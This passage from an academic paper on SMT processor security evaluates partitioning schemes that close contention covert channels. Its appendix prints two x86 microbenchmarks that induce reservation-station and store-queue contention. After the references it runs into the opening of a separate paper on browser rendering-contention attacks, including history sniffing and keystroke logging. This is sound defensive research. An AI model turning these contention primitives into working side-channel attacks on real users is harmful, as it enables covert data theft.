Next, we take a closer look at the performance of the proposed schemes by examining their effects on the individual pipeline resources. Among the resources that we partition, we find that the most significant contributor to the performance cost is the execution ports/functional units. Figure 9 shows the results of an isolated experiment where all resources are dynamically shared except the execution ports. We examine four partitioning schemes for the execution ports: two different static partitioning schemes as well as our proposed adaptive and asymmetric SMT.

Multiplexing the dispatch bandwidth refers to the method where we only dispatch instructions from one thread each cycle. It severely impacts performance. On average, it reduces the performance by 12%, compared to dynamically shared execution ports, and is as high as 19% for some benchmarks. The main reason for such poor performance is that, at each cycle, there are not enough instructions from only one thread to fully utilize the execution ports. Another scheme is *multiplexing individual functional units* instead of the dispatch bandwidth as a whole (described in Section 5.3.2). This is also the default static partitioning scheme used for the summary results of Figure 7. This improves the utilization of the execution ports over dispatch bandwidth multiplexing. However, the cost of static multiplexing of the functional units is still high (10%, on average) compared to shared execution ports. Adaptive partitioning is able to reduce that overhead to only 6%. Adaptive partitioning, even with extremely long adaptation intervals, is highly effective for the execution ports as different programs naturally exhibit different usage distributions for different functional units. Asymmetric SMT reduces this overhead even further to only 1%.

The next big contributor to the performance cost is the fetch bandwidth. Figure 10 shows the results of another isolated experiment where we only partition the fetch bandwidth and keep other resources dynamically shared. The baseline shared architecture uses ICount [12] to dynamically determine the best thread to fetch from. However, as Section 4.2 shows, this can be used to construct covert channels. One way to mitigate that is to use a strict round-robin scheme (*partitioned* bars in the figure) where the fetch unit alternates between the threads each cycle. A partitioned fetch policy does not have the ability to choose the fetching thread based on dynamic conditions each cycle; therefore, it loses 7% performance overhead, on average. We get small gains from adapting the partition (and so restore some small amount of the dynamic adaptation), then a bit more from asymmetric SMT, which enables us to retrieve some of the unused fetch bandwidth.

Figure 11 shows the effect of our partitioning scheme applied to the cache hierarchy (L1 instruction and data, and L2 caches). On average, the static partitioning of the cache sets into two equally sized partitions imposes 6% performance overhead. This is greatly influenced by one benchmark (*mcf*) that has a large cache working set. Adaptive partitioning reduces the overhead to only 2%. It allocates more cache ways in each set to the thread that shows more misses during the adaptation period. Asymmetric SMT further reduces the overhead to only 1%.


One interesting aspect of these results, compared to Figure 7, especially considering results not shown for other individual resources, is that the performance costs incurred overall are far less than the sum of the costs for individual mitigations. This is expected on a well-balanced architecture, as these processors are designed to be. In a well-balanced architecture, restricting one resource but not others will always make that resource a bottleneck. But in a (hypothetically) perfectly balanced architecture, restricting all resources may have no more negative impact than restricting one.

8 Conclusion

This paper provides the first comprehensive and exhaustive analysis of sharing-based security vulnerabilities in modern, high-performance SMT processors. This analysis shows that despite the fact that many resources are statically partitioned, there still remain many resources that are dynamically shared and present high bandwidth leakage channels. Among the channels identified are some previously unknown, including fetch bandwidth dynamic sharing and dynamically shared issue bandwidth, each enabling channels of over 500 Kbps.

This work also examines some novel, unified approaches to mitigation that can be applied throughout the pipeline. These provide high isolation between threads (allowing collectively a few bits of leakage over, for example, 100,000 cycles) while retaining most of the performance of a fully dynamically shared, insecure SMT implementation. Adaptive partitioning gets within 5% of shared SMT, and asymmetric SMT, which further enables unfettered performance of a trusted thread in the presence of an untrusted, all but eliminates the loss.

It is common for SMT execution to be disabled in security-critical code, or in the presence of frequent untrusted execution streams. This work shows that SMT contention-based vulnerabilities can be reduced below the level of other known vulnerabilities, making SMT execution a viable alternative for secure execution. We do so while still preserving the bulk of the performance benefit of SMT.



(a) Single Thread (b) SMT

Figure 12: Reverse Engineering the Reservation Station Sharing Mechanism.




Figure 13: Reverse Engineering the SQ Sharing Mechanism. In single-thread mode, we see a spike in the execution time at 36, exactly the size of our SQ. In SMT mode, T2 only executes NOPs, but still causes T1's SQ to be halved.

Acknowledgment

The authors would like to thank the anonymous reviewers for their helpful comments. This research was supported by NSF Grant CNS-1850436, NSF/Intel Foundational Microarchitecture Research Grants CCF-1823444 and CCF1912608, and DARPA contract HR0011-18-C-0020.

A Appendix

A.1 Extra Details on Covert Channels

Listing 4 and Listing 5 show the microbenchmarks that we use for isolating contention on the Reservation Station and the Store Queue.

Figure 12 shows the results of running Listing 4 (described in Section 4.5) in single-thread mode and in SMT mode on Ivy Bridge. In single-threaded mode, we observe a spike in the execution time if the code consumes more than 54 RS entries. In SMT mode, on one thread we run the same microbenchmark, while the other thread executes NOP instructions. We observe that Ivy Bridge limits the maximum number of allocated RS entries to 40 entries, and does not let one thread use all of the 54 RS entries.

Similarly, Figure 13 shows the results of running Listing 5 in both single-thread and SMT modes. This microbenchmark includes a series of stores which are dependent on the first long-latency load. When the number of store instructions exceeds the size of the store queue, the processor cannot issue the store instruction for which we do not have an available SQ entry, nor any of the following instructions. That is because even in an out-of-order Intel processor, the rename and allocation stages happen in order. If you run out of out-of-order resources such as physical registers, IQ, ROB, or SQ entries, the rename and/or allocation will be stalled. It is only *after* these stages that the processor can identify the dependencies between the instructions and dispatch the instructions out of order to the execution units. Thus, if a store instruction cannot proceed due to lack of SQ entries, the store and all younger instructions–independent of their type–will be stalled. As a result, in single-thread mode we see a spike in the execution time at 36 stores, which is precisely the size of the store queue in our Ivy Bridge processor. We also run the same code in SMT mode, along with another thread that does not consume any SQ entries, i.e., it only executes NOPs. In that experiment, we observe that the number of SQ entries available for T1 is exactly half of the SQ, suggesting a static partitioning scheme for the SQ.

Table 3: Delay, Area, and Power Results for Different Implementation of the Dispatch Unit.

Module	Delay (ns)	Area (μm^2)	Static Power (mW)	Dyn. Power (mW)
Shared Dispatch	0.955	7567	0.168	4.118
Partitioned Dispatch	0.951	7660	0.170	4.900
Asymmetric Dispatch	1.037	12147	0.284	6.508
Mult 32×32	1.318	7597	0.163	6.835

A.2 RTL Model of Asymmetric SMT

To fully evaluate the effects of resource borrowing on cycle time, power, and area (and to supplement our simulation-based performance results), we implement different partitioning schemes on an example resource in Verilog HDL. To that end, we choose the dispatch unit, the biggest contributor to the performance loss of partitioning and likely the most latency-critical, for which we implement three different sharing schemes: fully shared dispatch, partitioned dispatch, and

```
CLFLUSH [RDI]
CLFLUSH [RSI]
MFENCE
MOV RAX, [RSI] #Long-Latency Load
CMP RBX, RAX   #Waits in RS
...            #Consume N RS entries
CMP RBX, RAX
MOV RAX, [RDI] #Long-Latency Load
```

Listing 4: Microbenchmark for Making Contention on Reservation Station. When N is larger than available reservation station entries the two loads cannot be issued in parallel.

```
CLFLUSH [RDI]
CLFLUSH [RSI]
MFENCE
MOV RAX, [RSI] #Long-Latency Load
MOV [RBX], RAX #Consumes a SQ entry
...            #Consume N SQ entries
MOV [RBX], RAX #Consumes a SQ entry
MOV RAX, [RDI] #Long-Latency Load
```

Listing 5: Microbenchmark for Making Contention on Store Queue. When N is larger than available store queue entries the two loads cannot be issued in parallel.

Asymmetric dispatch. Fully shared dispatch assigns the functional units to the instructions marked "ready" in the queue, in a simple first-in-first-out fashion. The partitioned dispatch is similar to the shared, but it only dispatches instructions from a single thread each cycle. The Asymmetric dispatch is similar to the partitioned dispatch, but it assigns any unused functional units to the trusted thread. We then use the Synopsis Design Compiler Q-2019.12-SP5-3 with the 45 *nm* NanGate standard cell library [104] to synthesize and obtain timing, area, and power information.

Table 3 shows the post-synthesize analysis of different implementations of the dispatch unit. Our Asymmetric scheme increases the delay of the dispatch unit from 0.955 *ns* to 1.037 *ns*. However, this 8.6% extra overhead does not affect the processor's cycle time, as it is not enough to put the dispatch unit on the critical path of the whole processor core. As an example, we show that the (pipelined) integer multiplication unit has a longer delay. To see this, we implement a three-cycle multiplication module [107], imitating Skylake's three-cycle integer multiplication design. Our results show that the delay of our Asymmetric dispatch is still significantly smaller than the cycle time determined by the multiplier (the longest of the three stages); thus, our Asymmetric dispatch will not affect the cycle time.

Asymmetric dispatch covers a 16% larger area compared to a shared dispatch unit. However, this is also not a matter of concern as the dispatch unit constitutes only a tiny fraction of a modern processor's die area. The Skylake core, for example, has an area of 8.73 mm^2 [108]. The asymmetric dispatch overhead, thus, will be only 0.051% of the core area (calculated conservatively, not accounting for the technology node differences). Similarly, the power overhead is also not considerable compared to the total power consumption of an out-of-order core, which could be in the order of tens of Watts.

References

[1] L. Bowen and C. Lupo, "The performance cost of software-based security mitigations," in *Proceedings of the ACM/SPEC International Conference on Performance Engineering (ICPE)*, 2020.

[2] N. Jones, "How to stop data centres from gobbling up the world's electricity," *Nature*, vol. 561, no. 7722, pp. 163–167, 2018.

[3] L. Cheng, F. Liu, and D. D. Yao, "Enterprise data breach: causes, challenges, prevention, and future directions," *WIREs Data Mining and Knowledge Discovery*, vol. 7, no. 5, p. e1211, 2017.

[4] T. Armerding, "The 18 biggest data breaches of the 21st century," 2018.

[5] F. Mireshghallah, M. Taram, P. Vepakomma, A. Singh, R. Raskar, and H. Esmaeilzadeh, "Privacy in deep learning: A survey," 2020.

[6] P. Kocher, J. Horn, A. Fogh, , D. Genkin, D. Gruss, W. Haas, M. Hamburg, M. Lipp, S. Mangard, T. Prescher, M. Schwarz, and Y. Yarom, "Spectre attacks: Exploiting speculative execution," in *40th IEEE Symposium on Security and Privacy (S&P)*, 2019.

[7] D. Gruss, C. Maurice, K. Wagner, and S. Mangard, "Flush+flush: A fast and stealthy cache attack," in *Proceedings of the 13th International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment (DIMVA)*, 2016.

[8] D. Evtyushkin, D. Ponomarev, and N. Abu-Ghazaleh, "Jump over aslr: Attacking branch predictors to bypass aslr," in *International Symposium on Microarchitecture (MICRO)*, 2016.

[9] A. C. Aldaya, B. B. Brumley, S. ul Hassan, C. Pereida García, and N. Tuveri, "Port contention for fun and profit," in *IEEE Symposium on Security and Privacy (S&P)*, 2019.

[10] M. Taram, A. Venkat, and D. Tullsen, "Packet chasing: Spying on network packets over a cache side-channel," in *International Symposium on Computer Architecture (ISCA)*, 2020.

[11] D. M. Tullsen, S. J. Eggers, and H. M. Levy, "Simultaneous multithreading: Maximizing on-chip parallelism," *International Symposium on Computer Architecture (ISCA)*, 1995.

[12] D. M. Tullsen, S. J. Eggers, J. S. Emer, H. M. Levy, J. L. Lo, and R. L. Stamm, "Exploiting choice: Instruction fetch and issue on an implementable simultaneous multithreading processor," in *International Symposium on Computer Architecture (ISCA)*, 1996.

[13] Google, "Product status: Microarchitectural data sampling (mds)," 2019. [Online]. Available: https://support.google.com/faqs/answer/9330250?hl=en

[14] M. Larabel, "Openbsd disabling smt / hyper threading due to security concerns," 2018. [Online]. Available: https://www.phoronix.com/scan.php?page=news_item&px=OpenBSD-Disabling-SMT

[15] Red Hat, "Simultaneous multithreading in red hat enterprise linux," 2019. [Online]. Available: https://access.redhat.com/solutions/rhel-smt

[16] *Intel 64 and IA-32 Architectures Software Developer's Manual*, Intel Corporation, August 2011.

[17] D. M. Tullsen and J. A. Brown, "Handling long-latency loads in a simultaneous multithreading processor," in *International Symposium on Microarchitecture (MICRO)*, 2001.

[18] D. Skarlatos, M. Yan, B. Gopireddy, R. Sprabery, J. Torrellas, and C. W. Fletcher, "Microscope: Enabling microarchitectural replay attacks," in *International Symposium on Computer Architecture (ISCA)*, 2020.

[19] R. Spreitzer, V. Moonsamy, T. Korak, and S. Mangard, "Systematic classification of side-channel attacks: A case study for mobile devices," *IEEE Communications Surveys & Tutorials*, vol. 20, p. 465–488, 2018.

[20] I. Puddu, M. Schneider, M. Haller, and S. Čapkun, "Frontal attack: Leaking control-flow in sgx via the cpu frontend," in *USENIX Security Symposium (USENIX Security)*, 2021.

[21] C. Maurice, N. Le Scouarnec, C. Neumann, O. Heen, and A. Francillon, "Reverse engineering intel last-level cache complex addressing using performance counters," in *Research in Attacks, Intrusions, and Defenses (RAID)*, 2015.

[22] C. Maurice, C. Neumann, O. Heen, and A. Francillon, "C5: Cross-cores cache covert channel," in *International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment (DIMVA)*, 2015.

[23] Y. Yarom, D. Genkin, and N. Heninger, "Cachebleed: a timing attack on openssl constant-time rsa," *Journal of Cryptographic Engineering*, vol. 7, no. 2, pp. 99–112, 2017.

[24] Y. Oren, V. P. Kemerlis, S. Sethumadhavan, and A. D. Keromytis, "The spy in the sandbox: Practical cache attacks in javascript and their implications," in *ACM SIGSAC Conference on Computer and Communications Security (CCS)*, 2015.

[25] F. Brasser, U. Müller, A. Dmitrienko, K. Kostiainen, S. Capkun, and A.-R. Sadeghi, "Software grand exposure: SGX cache attacks are practical," in *USENIX Workshop on Offensive Technologies (WOOT)*, 2017.

[26] P. Vila, A. Abel, M. Guarnieri, B. Köpf, and J. Reineke, "Flushgeist: Cache leaks from beyond the flush," 2020, [arXiv preprint arXiv:1409.0876].

[27] D. Evtyushkin, R. Riley, N. C. Abu-Ghazaleh, ECE, and D. Ponomarev, "Branchscope: A new side-channel attack on directional branch predictor," in *International Conference on Architectural Support for Programming Languages and Operating Systems (ASPLOS)*, 2018.

[28] D. Cock, Q. Ge, T. Murray, and G. Heiser, "The last mile: An empirical

study of timing channels on sel4," in *ACM SIGSAC Conference on Computer and Communications Security (CCS)*, 2014.

[29] O. Aciiçmez, S. Gueron, and J.-P. Seifert, "New branch prediction vulnerabilities in openssl and necessary software countermeasures," in *IMA International Conference on Cryptography and Coding*, 2007.

[30] Y. Bulygin, "Cpu side-channels vs. virtualization malware: the good, the bad or the ugly," *ToorCon: Seattle, Seattle, WA, US*, 2008.

[31] D. Sullivan, O. Arias, T. Meade, and Y. Jin, "Microarchitectural minefields: 4k-aliasing covert channel and multi-tenant detection in iaas clouds." in *Network and Distributed System Security Symposium (NDSS)*, 2018.

[32] B. Gras, K. Razavi, H. Bos, and C. Giuffrida, "Translation Leak-aside Buffer: Defeating Cache Side-channel Protections with TLB Attacks," in *USENIX Security Symposium (USENIX Security)*, 2018.

[33] R. Hund, C. Willems, and T. Holz, "Practical timing side channel attacks against kernel space aslr," in *IEEE Symposium on Security and Privacy (S&P)*, 2013.

[34] M. Li, Y. Zhang, Z. Lin, and Y. Solihin, "Exploiting unprotected i/o operations in amd's secure encrypted virtualization," in *USENIX Security Symposium (USENIX Security)*, 2019.

[35] M. Kurth, B. Gras, D. Andriesse, C. Giuffrida, H. Bos, and K. Razavi, "NetCAT: Practical Cache Attacks from the Network," in *IEEE Symposium on Security and Privacy (S&P)*, 2020.

[36] A. Bhattacharyya, A. Sandulescu, M. Neugschwandtner, A. Sorniotti, B. Falsafi, M. Payer, and A. Kurmus, "Smotherspectre: Exploiting speculative execution through port contention," in *ACM SIGSAC Conference on Computer and Communications Security (CCS)*, 2019.

[37] O. Aciicmez and J. Seifert, "Cheap hardware parallelism implies cheap security," in *Workshop on Fault Diagnosis and Tolerance in Cryptography (FDTC)*, 2007.

[38] J. Van Bulck, D. Moghimi, M. Schwarz, M. Lipp, M. Minkin, D. Genkin, Y. Yuval, B. Sunar, D. Gruss, and F. Piessens, "LVI: Hijacking Transient Execution through Microarchitectural Load Value Injection," in *IEEE Symposium on Security and Privacy (S&P)*, 2020.

[39] M. Lipp, M. Schwarz, D. Gruss, T. Prescher, W. Haas, A. Fogh, J. Horn, S. Mangard, P. Kocher, D. Genkin, Y. Yarom, and M. Hamburg, "Meltdown: Reading kernel memory from user space," in *USENIX Security Symposium (USENIX Security)*, 2018.

[40] J. Van Bulck, M. Minkin, O. Weisse, D. Genkin, B. Kasikci, F. Piessens, M. Silberstein, T. F. Wenisch, Y. Yarom, and R. Strackx, "Foreshadow: Extracting the keys to the Intel SGX kingdom with transient out-of-order execution," in *USENIX Security Symposium (USENIX Security)*, 2018.

[41] S. van Schaik, A. Milburn, S. Österlund, P. Frigo, G. Maisuradze, K. Razavi, H. Bos, and C. Giuffrida, "RIDL: Rogue in-flight data load," in *IEEE Symposium on Security and Privacy (S&P)*, 2019.

[42] H. Wong, "Measuring reorder buffer capacity," may 2013. [Online]. Available: http://blog.stuffedcow.net/2013/05/measuring-rob-capacity/

[43] J. Demme, R. Martin, A. Waksman, and S. Sethumadhavan, "Side-channel vulnerability factor: A metric for measuring information leakage," in *International Symposium on Computer Architecture (ISCA)*, 2012.

[44] C. Hunger, M. Kazdagli, A. Rawat, A. Dimakis, S. Vishwanath, and M. Tiwari, "Understanding contention-based channels and using them for defense," in *International Symposium on High Performance Computer Architecture (HPCA)*, 2015.

[45] S. B. Dutta, H. Naghibijouybari, N. Abu-Ghazaleh, A. Marquez, and K. Barker, "Leaky buddies: Cross-component covert channels on integrated cpu-gpu systems," in *International Symposium on Computer Architecture (ISCA)*, 2021.

[46] H. Naghibijouybari, A. Neupane, Z. Qian, and N. Abu-Ghazaleh, "Rendered insecure: Gpu side channel attacks are practical," in *ACM SIGSAC Conference on Computer and Communications Security (CCS)*, 2018.

[47] H. Naghibijouybari, K. N. Khasawneh, and N. Abu-Ghazaleh, "Constructing and characterizing covert channels on gpgpus," in *International Symposium on Microarchitecture (MICRO)*, 2017.

[48] E. Tromer, D. A. Osvik, and A. Shamir, "Efficient cache attacks on aes, and countermeasures," *Journal of Cryptology*, vol. 23, no. 1, p. 37–71, Jan. 2010.

[49] D. A. Osvik, A. Shamir, and E. Tromer, "Cache attacks and countermeasures: The case of aes," in *the RSA Conference on Topics in Cryptology*, 2006.

[50] G. Saileshwar, C. W. Fletcher, and M. K. Qureshi, "Streamline: A fast, flushless cache covert-channel attack by enabling asynchronous collusion," in *Proceedings of the Twenty-sixth International Conference on Architectural Support for Programming Languages and Operating Systems (ASPLOS)*, 2021.

[51] Z. Wang and R. B. Lee, "Covert and side channels due to processor architecture," in *Computer Security Applications Conference (ACSAC)*, 2006.

[52] A. Moghimi, J. Wichelmann, T. Eisenbarth, and B. Sunar, "Memjam: A false dependency attack against constant-time crypto implementations," *Int. J. Parallel Program.*, vol. 47, no. 4, p. 538–570, Aug. 2019.

[53] X. Ren, L. Moody, M. Taram, M. Jordan, D. M. Tullsen, and A. Venkat, "I see dead μops: Leaking secrets via intel/amd micro-op caches," in *International Symposium on Computer Architecture (ISCA)*, 2021.

[54] O. Acıiçmez, c. K. Koç, and J.-P. Seifert, "Predicting secret keys via branch prediction," in *Cryptographers' Track at the RSA Conference on Topics in Cryptology (CT-RSA)*, 2007.

[55] O. Aciiçmez, c. K. Koç, and J.-P. Seifert, "On the power of simple branch prediction analysis," in *ACM Symposium on Information, Computer and Communications Security (ASIACCS)*, 2007.

[56] A. Fogh, "Covert shotgun," 2016. [Online]. Available: https://cyber.wtf/2016/09/27/covert-shotgun/

[57] B. Gras, C. Giuffrida, M. Kurth, H. Bos, and K. Razavi, "Absynthe: Automatic blackbox side-channel synthesis on commodity microarchitectures," in *Network and Distributed Systems Security Symposium (NDSS)*, 2020.

[58] G. Saileshwar and M. K. Qureshi, "Lookout for zombies: Mitigating flush+reload attack on shared caches by monitoring invalidated lines," [arXiv preprint 1906.02362].

[59] M. Yan, J. Wen, C. W. Fletcher, and J. Torrellas, "Secdir: A secure directory to defeat directory side-channel attacks," in *International Symposium on Computer Architecture (ISCA)*, 2019.

[60] G. Dessouky, T. Frassetto, and A.-R. Sadeghi, "Hybcache: Hybrid side-channel-resilient caches for trusted execution environments," in *USENIX Security Symposium (USENIX Security)*, 2020.

[61] M. Taram, A. Venkat, and D. M. Tullsen, "Context-sensitive decoding: On-demand microcode customization for security and energy management," *IEEE Micro*, vol. 39, no. 3, pp. 75–83, 2019.

[62] M. Taram, A. Venkat, and D. Tullsen, "Mobilizing the micro-ops: Exploiting context sensitive decoding for security and energy efficiency," in *International Symposium on Computer Architecture (ISCA)*, 2018.

[63] M. Taram, D. Tullsen, A. Venkat, H. Sayadi, H. Wang, S. Manoj, and H. Homayoun, "Fast and efficient deployment of security defenses via context sensitive decoding," in *Government Microcircuit Applications and Critical Technology Conference (GOMACTech)*, 2019.

[64] I. Vougioukas, N. Nikoleris, A. Sandberg, S. Diestelhorst, B. M. Al-Hashimi, and G. V. Merrett, "Brb: Mitigating branch predictor side-channels." in *IEEE International Symposium on High Performance Computer Architecture (HPCA)*, 2019.

[65] S. Deng, W. Xiong, and J. Szefer, "Secure tlbs," in *International Symposium on Computer Architecture (ISCA)*, 2019.

[66] H. Cho, J. Park, D. Kim, Z. Zhao, Y. Shoshitaishvili, A. Doupé, and G.-J. Ahn, "Smokebomb: Effective mitigation against cache side-channel attacks on the arm architecture," in *International Conference on Mobile Systems, Applications, and Services (MobiSys)*, 2020.

[67] Q. Xu, H. Naghibijouybari, S. Wang, N. Abu-Ghazaleh, and M. Annavaram, "Gpuguard: Mitigating contention based side and covert channel attacks on gpus," in *Proceedings of the ACM International Conference on Supercomputing (ICS)*, 2019.

[68] A. Purnal, L. Giner, D. Gruss, and I. Verbauwhede, "Systematic analysis of randomization-based protected cache architectures," in *IEEE Symposium on Security and Privacy (S&P)*, 2021.

[69] L. Zhao, P. Li, R. Hou, M. C. Huang, J. Li, L. Zhang, X. Qian, and D. Meng, "A lightweight isolation mechanism for secure branch predictors," 2020, [arXiv preprint arXiv:2005.08183].

[70] Z. Wang and R. B. Lee, "New cache designs for thwarting software cache-based side channel attacks," in *International Symposium on Computer Architecture (ISCA)*, 2007.

[71] T. Zhang, Y. Zhang, and R. B. Lee, "Cloudradar: A real-time side-channel attack detection system in clouds," in *International Symposium on Research in Attacks, Intrusions, and Defenses (RAID)*, 2016.

[72] S. Wang, P. Wang, X. Liu, D. Zhang, and D. Wu, "Cached: Identifying cache-based timing channels in production software," in *USENIX Security Symposium (USENIX Security)*, 2017.

[73] M. Yan, Y. Shalabi, and J. Torrellas, "Replayconfusion: Detecting cache-based covert channel attacks using record and replay," in *International Symposium on Microarchitecture (MICRO)*, 2016.

[74] F. Brasser, S. Capkun, A. Dmitrienko, T. Frassetto, K. Kostiainen, and A.-R. Sadeghi, "Dr.sgx: Automated and adjustable side-channel protection for sgx using data location randomization," in *Annual Computer Security Applications Conference (ACSAC)*, 2019.

[75] M. K. Qureshi, "New attacks and defense for encrypted-address cache," in *International Symposium on Computer Architecture (ISCA)*, 2019.

[76] A. Mambretti, M. Neugschwandtner, A. Sorniotti, E. Kirda, W. Robertson, and A. Kurmus, "Speculator: A tool to analyze speculative execution attacks and mitigations," in *Annual Computer Security Applications Conference (ACSAC)*, 2019.

[77] G. Saileshwar and M. K. Qureshi, "Cleanupspec: An "undo" approach to safe speculation," in *International Symposium on Microarchitecture (MICRO)*, 2019.

[78] S. Ainsworth and T. M. Jones, "Muontrap: Preventing cross-domain spectre-like attacks by capturing speculative state," in *International Symposium on Computer Architecture (ISCA)*, 2020.

[79] M. Taram, A. Venkat, and D. Tullsen, "Context-sensitive fencing: Securing speculative execution via microcode customization," in *Proceedings of the Twenty-Fourth International Conference on Architectural Support for Programming Languages and Operating Systems (ASPLOS)*, 2019.

[80] O. Weisse, I. Neal, K. Loughlin, T. F. Wenisch, and B. Kasikci, "Nda: Preventing speculative execution attacks at their source," in *International Symposium on Microarchitecture (MICRO)*, 2019.

[81] J. Yu, M. Yan, A. Khyzha, A. Morrison, J. Torrellas, and C. W. Fletcher, "Speculative taint tracking (stt): A comprehensive protection for speculatively accessed data," in *International Symposium on Microarchitecture (MICRO)*, 2019.

[82] M. Yan, J. Choi, D. Skarlatos, A. Morrison, C. Fletcher, and J. Torrellas, "Invisispec: Making speculative execution invisible in the cache hierarchy," in *International Symposium on Microarchitecture (MICRO)*, 2018.

[83] D. Townley and D. Ponomarev, "Smt-cop: Defeating side-channel attacks on execution units in smt processors," in *International Conference on Parallel Architectures and Compilation Techniques (PACT)*, 2019.

[84] G. Chen, W. Wang, T. Chen, S. Chen, Y. Zhang, X. Wang, T.-H. Lai, and D. Lin, "Racing in hyperspace: Closing hyper-threading side channels on sgx with contrived data races," in *IEEE Symposium on Security and Privacy (S&P)*, 2018.

[85] P. P. Lai, E. Schuchman, D. Keppel, D. M. Khartikov, P. Xekalakis, J. B. Fryman, A. D. Knies, N. Neelakantam, G. Stellpflug, J. H. Kelm *et al.*, "Apparatus and method for efficiently implementing a processor pipeline," US Patent 10 409 763, Sep. 10, 2019.

[86] C. Percival, "Cache missing for fun and profit," 2005.

[87] G. V. team, "How v8 measures real-world performance," 2016. [Online]. Available: https://v8.dev/blog/real-world-performance

[88] B. J. Smith, "Architecture and applications of the hep multiprocessor computer system," *Real-Time signal processing IV*, vol. 298, pp. 241–248, 1982.

[89] M. Nemirovsky and D. M. Tullsen, "Multithreading architecture," *Synthesis Lectures on Computer Architecture*, vol. 8, no. 1, pp. 1–109, 2013.

[90] H. Liu, M. Ferdman, J. Huh, and D. Burger, "Cache bursts: A new approach for eliminating dead blocks and increasing cache efficiency," in *International Symposium on Microarchitecture (MICRO)*, 2008.

[91] N. Duong, D. Zhao, T. Kim, R. Cammarota, M. Valero, and A. V. Veidenbaum, "Improving cache management policies using dynamic reuse distances," in *International Symposium on Microarchitecture (MICRO)*, 2012.

[92] Z. Hu, S. Kaxiras, and M. Martonosi, "Timekeeping in the memory system: Predicting and optimizing memory behavior," in *International Symposium on Computer Architecture (ISCA)*, 2002.

[93] H. H. Hum, "Dirty line cache," US Patent 6 078 992, Jun. 20, 2000.

[94] J. Lowe-Power *et al.*, "The gem5 simulator: Version 20.0+," 2020, [arXiv preprint arXiv:2007.03152].

[95] R. Sharifi and A. Venkat, "Chex86: Context-sensitive enforcement of memory safety via microcode-enabled capabilities," in *International Symposium on Computer Architecture (ISCA)*, 2020.

[96] G. H. Loh, "3d-stacked memory architectures for multi-core processors," in *International Symposium on Computer Architecture (ISCA)*, 2008.

[97] A. Akram and L. Sawalha, "A survey of computer architecture simulation techniques and tools," *IEEE Access*, vol. 7, pp. 78 120–78 145, 2019.

[98] H. Patil, C. Pereira, M. Stallcup, G. Lueck, and J. Cownie, "Pinplay: A framework for deterministic replay and reproducible analysis of parallel programs," in *IEEE/ACM International Symposium on Code Generation and Optimization (CGO)*, 2010.

[99] G. Hamerly, E. Perelman, J. Lau, and B. Calder, "Simpoint 3.0: Faster and more flexible program phase analysis," *Journal of Instruction Level Parallelism*, vol. 7, no. 4, pp. 1–28, 2005.

[100] A. Snavely and D. M. Tullsen, "Symbiotic jobscheduling for a simultaneous multithreaded processor," in *International Conference on Architectural Support for Programming Languages and Operating Systems (ASPLOS)*, 2000.

[101] SunSpider, "Sunspider javascript benchmarks," 2020. [Online]. Available: https://webkit.org/perf/sunspider/sunspider.html

[102] Duktape, "Duktape javascript engine," 2020. [Online]. Available: https://duktape.org

[103] wolfSSL, "wolfssl cryptography librar," 2020. [Online]. Available: https://www.wolfssl.com/docs/benchmarks/

[104] Nangate open cell library. [Online]. Available: https://si2.org/open-cell-library/

[105] A. Fog, "Test programs for measuring clock cycles and performance monitoring," 2020. [Online]. Available: https://www.agner.org/optimize/

[106] F. Liu, Y. Yarom, Q. Ge, G. Heiser, and R. B. Lee, "Last-level cache side-channel attacks are practical," in *IEEE Symposium on Security and Privacy (S&P)*, 2015.

[107] R. Aneesh and S. K. Mohan, "Design and analysis of high speed, area optimized 32x32-bit multiply accumulate unit based on vedic mathematics," *International Journal of Engineering Research and Technology*, vol. 3, no. 4, 2014.

[108] WikiChip, "Skylake (client)," 2020. [Online]. Available: https://en.wikichip.org/wiki/intel/microarchitectures/skylake_(client)#Core_2

Rendering Contention Channel Made Practical in Web Browsers

Shujiang Wu[†]*, Jianjia Yu*[†]*, Min Yang*[‡]*, and Yinzhi Cao*[†*]
[†]*Johns Hopkins University*
[‡]*Fudan University*

Abstract

Browser rendering utilizes hardware resources shared within and across browsers to display web contents, thus inevitably being vulnerable to side channel attacks. Prior works have studied rendering side channels that are caused by rendering time differences of one frame, such as URL color change. However, it still remains unclear how rendering contentions play a role in side-channel attacks and covert communications.

In this paper, we design a novel rendering contention channel. Specifically, we stress the browser's rendering resource with stable, self-adjustable pressure and measure the time taken to render a sequence of frames. The measured time sequence is further used to infer any co-rendering event of the browser.

To better understand the channel, we study its cause via a method called single variable testing. That is, we keep all variables the same but only change one to test whether the changed variable contributes to the contention. Our results show that CPU, GPU and screen buffer are all part of the contention.

To demonstrate the channel's feasibility, we design and implement a prototype, open-source framework, called SIDER, to launch four attacks using the rendering contention channel, which are (i) cross-browser, cross-mode cookie synchronization, (ii) history sniffing, (iii) website fingerprinting, and (iv) keystroke logging. Our evaluation shows the effectiveness and feasibility of all four attacks.

1 Introduction

1.1 Rendering Contention Channel

Rendering is an important component of modern web browsers, which converts raw text-based data from the Internet, e.g., HTML and images, to something displayable on the computer screen. At the high-level, the operating system (OS) provides rendering as abstract resources to web browsers via libraries like DirectX and OpenGL; at the low-level, the abstracted rendering resource are broken down into different hardware resources such as CPU, GPU, and screen buffer. No matter at high- or low-level, rendering resources are shared by all processes running on the same OS and web frames on the same browser, thus inevitably being vulnerable to side channels.

Prior works—such as Stone [54], Smith et al. [51], and Huang et al. [23]—have showed that an adversary can measure a particular, microscale rendering event, such as a link color change and an SVG filter effect, happening in just one rendering frame to infer a cross-origin secret. However, despite their success, it remains unclear how the contentions on rendering, a scarce resource provided by the OS, can be used for side-channel attacks and covert communications.

In this paper, we design a novel rendering contention channel, which stresses the rendering resources with stable, self-adjustable pressure from a browser and measures the time taken to render a sequence of frames. The measured time sequence is then used to infer any co-rendering events.

